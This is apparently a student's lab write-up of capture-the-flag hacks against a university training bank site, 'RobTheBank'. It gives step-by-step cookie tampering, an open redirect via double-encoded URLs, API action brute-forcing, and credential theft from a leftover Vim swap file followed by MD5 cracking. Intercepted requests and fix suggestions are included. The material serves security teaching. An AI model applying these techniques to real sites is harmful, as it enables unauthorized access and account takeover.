_ga_GYGMGB46HPP	GS1.3.1698097...	soton.ac.uk	/	2024-08-14T09...	51		✓			Me...
apt.uid	AP-PQQY5JE...	soton.ac.uk	/	2024-11-09T10...	88		✓			Me...

Last build: 4 months ago - Version 10 is here! Read about the new features [here](#)

Operations

- base64
- To Base64
- From Base64
- Show Base64 offsets
- Fork
- From Base32
- From Base58
- From Base85
- Parse SSH Host Key
- To Base32
- To Base58
- To Base85
- Favourites
- Data format
- Encryption / Encoding

Recipe

From Base64


Alphabet: A-Za-z0-9+/= Remove non-alphabet chars Strict mode

Input

YTo0OntzOjE6ImQ102k6MDtzojE6ImEi02k6NTtzOjE6ImMj02k6MTA7czoxOjIiJtp0jIwOTt9

Output

a:4:{s:1:"d";i:0;s:1:"a";i:5;s:1:"c";i:10;s:1:"u";i:209;}



Give all the steps and input which you used to trigger this vulnerability

1. Visit RobTheBank's homepage, inspect using F12, and navigate to the application tab.
2. In the Cookie section, identify "__utmz[a]" cookie.
3. Decrypt the cookie value, revealing Base64-encoded JSON-like data.
4. Modify the first "i" from 0 to 1.
5. Encode the manipulated cookie back to Base64; replace the original.
6. Refresh the page; if done correctly, the FLAG should appear.

Explain exactly how you discovered this vulnerability

1. So while I was exploring the website, I got to know that there are 2 cookies which go through when I intercept any request while making a transaction.
2. I am not sure why the "__utmz[a]" cookie was appearing at random times after deleting it, but when I decoded it, it was some characters separated by ":" and ";". (Kinda like Json but not sure).
3. I tried playing around with it for a while when the basic concepts of 0 and 1 struck my mind.
4. I changed all the Zeros to 1 and but the cookie back and refreshed the page.


5. This is how I got this flag.

Suggest a possible fault in the application that resulted in this vulnerability

Cookie Manipulation vulnerability could be insufficient validation and encryption of sensitive data in cookies, enabling unauthorized access or tampering by attackers.

Mitigate it by employing secure coding practices, encrypting sensitive data in cookies, validating and verifying user input, and implementing secure session management mechanisms.

Hack #13 Let me show you to the door



```
Burp Suite Professional v2023.10.3.4 - Temporary Project - licensed to University of Southampton
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history | Proxy settings
🔗 Request to https://robthebank.soton.ac.uk:443 [192.168.172.20]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /users/redir/%252Faccounts%252Findex HTTP/1.1
2 Host: robthebank.soton.ac.uk
3 Cookie: CAKEPHP=n8v5ofur9mk15ds6ro8umobnp
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "macOS"
16 Referer: https://robthebank.soton.ac.uk/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
19 Priority: u=0, i
20 Connection: close
21
```

```

1 GET /users/redir/https%253A%252F%252FGoogle%252Ecom HTTP/1.1
2 Host: robthebank.soton.ac.uk
3 Cookie: CAKEPHP=2g41ridlpgamhhegf30as0rqsf
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "macOS"
15 Referer: https://robthebank.soton.ac.uk/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Priority: u=0, i
19 Connection: close
20

```

Give all the steps and input which you used to trigger this vulnerability

1. On the login page, enter correct credentials and activate Burp Suite interceptor.
2. Login and forward the initial POST request.
3. Intercepted GET request redirects to "/accounts/index" in double-encoded form.
4. Change the redirect URL to "<https://Google.com>," double encode it using Cyber Chef, and replace the default URL.
5. Forward the modified request, return to the browser.
6. Visit RobTheBank's main page to discover the flag.

Explain exactly how you discovered this vulnerability

1. To find this flag I used the same trick we used in ecs.lol.
2. while I was mapping the website I found that on the login page, there was a 302 redirect.
3. Then I used Burp Suit to intercept that request and change the redirect URL to an external address like Google.com.

- Once I came back to RobTheBank's home page I could see the flag.

Suggest a possible fault in the application that resulted in this vulnerability

If you need to redirect a user somewhere after a specific step is completed, store it in their session, not their URL bar or form input

Hack #14 Appathetic

Description: ???

Hint: What do most apps use to communicate with the main site?

Give all the steps and input which you used to trigger this vulnerability

- Launch Burp Suite.
- Access RobTheBank's main page.
- Intercept and send the request to the repeater.
- Make a "/api" request, change accept header to "application/json," refresh, note the {id}.
- Visit "api/instance/{id}" to discover {device_id}, {action}, {key}.
- Post request to "api/{action}/{device_id}" and add a Content-Type header valued "application/x-www-form-urlencoded."
- Explore "api/a_16/{device_id}" for a JSON object. Upon returning to the homepage, witness the obtained FLAG.

/api/instance/6ea9ab1baa0efb9e19094440c317e21b

{

```
"device_id":"6ea9ab1baa0efb9e19094440c317e21b",
"key":"70b48809e0305276c9defa82d51fb48c",
"action":"a_6"
}
```

/api/a_6/6ea9ab1baa0efb9e19094440c317e21b

```
POST /api/a_16/6faa8040da20ef399b63a72d0e4ab575 HTTP/1.1
Host: robthebank.soton.ac.uk
Cookie: CAKEPHP=789l3dmkh9pfhnsl6gfrtsu1kh
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Content-Type: Application/x-www-form-urlencoded
Content-Length: 651

Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: application/json,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://robthebank.soton.ac.uk/accounts/index
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
```

```
Connection: close  
Content-Length: 38
```

```
"key":"409bbbffdd9a840d11c42af1f63066216"
```

Explain exactly how you discovered this vulnerability

After looking at the hint I was suspicious that there is an api and after going to "/api" in the browser I was getting a "forbidden" which made me sure that there is an api running behind

Then I used burp suits repeater to send requests back and forward, then I found an {id} and after that I found 3 json objects

I was able to find the URL but was not sure how to authenticate with the API using key, then I took help of Josh to understand how to authenticate.

After I was able to authenticate with the api using the key and correct POST headers, then I went to "api/{action}/{device_id}" I could see that it was returning an error. Then I brute-forced the action and tried actions like a_7,a_8, a_10, a_12 and so on and on a_16 I got my flag

Suggest a possible fault in the application that resulted in this vulnerability

The users should not be allowed to access the API on top of it "action" should be some sort of hash like md5 so that it couldn't be brute force.

Hack #15 Horn of Plenty

Description: ???

Hint: I like vim

Rob the Bank About Services My Accounts Transactions Pay Bill Apply for Loan Help Logout ra5g21

Super Admin Secret Panel of Joy



There would be an admin panel here, but Rob was too busy bowling...

Debug Mode: 10 queries executed in 0.02 seconds



Rob's Hack Bar

- Hack #1
Out of Order
[Fill in details](#)
- Hack #2
Testing..1..2..3..
[Fill in details](#)
- Hack #3
Oldest trick in the book
[Fill in details](#)
- Hack #4
Don't trust gifts from strangers
[Fill in details](#)
- Hack #5
Your Stats are my Stats
[Fill in details](#)
- Hack #6
I have a clipboard
[Fill in details](#)
- Hack #7
A/S/L
[Fill in details](#)
- Hack #8
Let me fix that for you
[Fill in details](#)
- Hack #9
That would be illogical
[Fill in details](#)
- Hack #10
Procrastination
[Fill in details](#)
- Hack #11
Help me help you
[Fill in details](#)
- Hack #12
Chocolate chip
[Fill in details](#)
- Hack #13
Let me show you to the door
[Fill in details](#)

Give all the steps and input which you used to trigger this vulnerability

1. Log in to "RobTheBank" and enter "<https://robthebank.soton.ac.uk/.config.php.swp>" in the address bar.
2. Download the ".config.php.swp" file.
3. Open the file in Vim, navigate to the bottom using the G shortcut.
4. Discover SQL database login credentials at the file's bottom.
5. Log into the SQL database with the provided credentials.

6. Explore the database to find a test user with "superadmin/debug" permissions.
 - a. Decrypt the MD5 hash using "[dcode.fr](#)."
7. Visit /superadmin/debug and enter the decrypted username and password.
8. If executed correctly, you should uncover the FLAG.

Explain exactly how you discovered this vulnerability

Following clues and lecture insights, I discovered a potential vulnerability while mapping the website. Uncovering the hidden "config.php" file, I explored ".swp" files guided by the Vim hint. Successfully locating one for config.php, I extracted SQL database login credentials. In the database, I identified a user, "test," with /superadmin/debug privileges. Reversing the hash, I obtained the password, granting access to the /superadmin/debug endpoint. This strategic approach ultimately led to the successful retrieval of the flag

Suggest a possible fault in the application that resulted in this vulnerability

Ideally, due to server errors, the .swp files are left behind on the server. This can be mitigated by doing regular checks of the website.

Making small mistakes could lead to compromising the website.

Admin/ SuperAdmins should have very strong passwords because if the hashes are even leaked it is very difficult to reverse the hash.

1. Navigate to "Help" Tab.
2. Append "/admin" before "/help" in the URL.
3. Example: "<https://robthebank.soton.ac.uk/admin/help>."
4. Instant flag upon loading.